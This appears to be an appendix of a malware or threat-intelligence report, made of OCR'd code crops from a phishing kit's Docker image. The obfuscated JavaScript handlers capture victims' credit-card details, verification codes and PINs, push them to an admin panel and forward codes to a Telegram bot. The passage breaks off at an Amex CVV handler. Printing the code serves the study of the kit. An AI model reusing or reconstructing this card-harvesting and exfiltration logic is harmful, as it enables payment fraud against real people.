
Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
async ['saveCardInfoOne'](_0x2a667c) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x2a667c.data)
    const _0x4ea287 =
      await this.visitorsInfoService.saveOrUpdateCreditCardInfo(
        _0x2a667c.uuid,
        _0x2a667c.state,
        _0x2a667c.data
      )
    return _0x4ea287
      ? (this.visitorStatisticsService.increaseCatch(), this.ok())
      : this.fail('0')
  } catch (_0x4fd140) {}
}
```




```
async ['saveOrUpdateVerification'](_0x34a951) {
  try {
    const _0x205c12 =
      await this.visitorsInfoService.saveOrUpdateVerificationData(
        _0x34a951.uuid,
        _0x34a951.state,
        _0x34a951.data
      )
    if (_0x205c12) {
      const _0xb41c69 = this.socketContextService.getContext()
      _0xb41c69.app.of('/admin').emit('userStateUpdated', {
        uuid: _0x34a951.uuid,
        state: _0x34a951.state,
        data: _0x34a951.data,
        cHistoryresult: [],
      })
      try {
        const _0x1d3a4d = await this.sSTelegramService.isConfiguredVCR()
        if (_0x1d3a4d) {
          const _0x6657c7 = new Date(),
            _0x1b5f7b =
              'ID: ' +
              _0x205c12.id +
              ' 在 ' +
              _0x205c12.codeName +
              ' 提交了验证码  ' +
              _0x6657c7.toLocaleString('zh-CN', {
                timeZone: 'Asia/Shanghai',
              }) +
              '\n' +
              ('提交的数据:\n' + _0x34a951.data)
          this.sSTelegramService.sendMessage(_0x205c12.id, _0x1b5f7b, true)
        }
      } catch (_0x2c1351) {
        console.log(_0x2c1351)
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
async ['saveOrUpdatePinCodeData'](_0x54a383) {
  try {
    const _0x2b897b = await this.visitorsInfoService.saveOrUpdatePinCode(
      _0x54a383.uuid,
      _0x54a383.state,
      _0x54a383.data
    )
    if (_0x2b897b) {
      const _0x2255d2 = this.socketContextService.getContext()
      return (
        _0x2255d2.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x54a383.uuid,
          state: _0x54a383.state,
          data: _0x54a383.data,
          cHistoryresult: [],
        }),
        this.ok()
      )
    } else {
      return this.fail('0')
    }
  } catch (_0x2fff6e) {
    console.log(_0x2fff6e)
    throw new core_2.CoolCommException('error')
  }
}
```




```
async ['saveOrUpdateAmexCvvData'](_0x2152c5) {
  try {
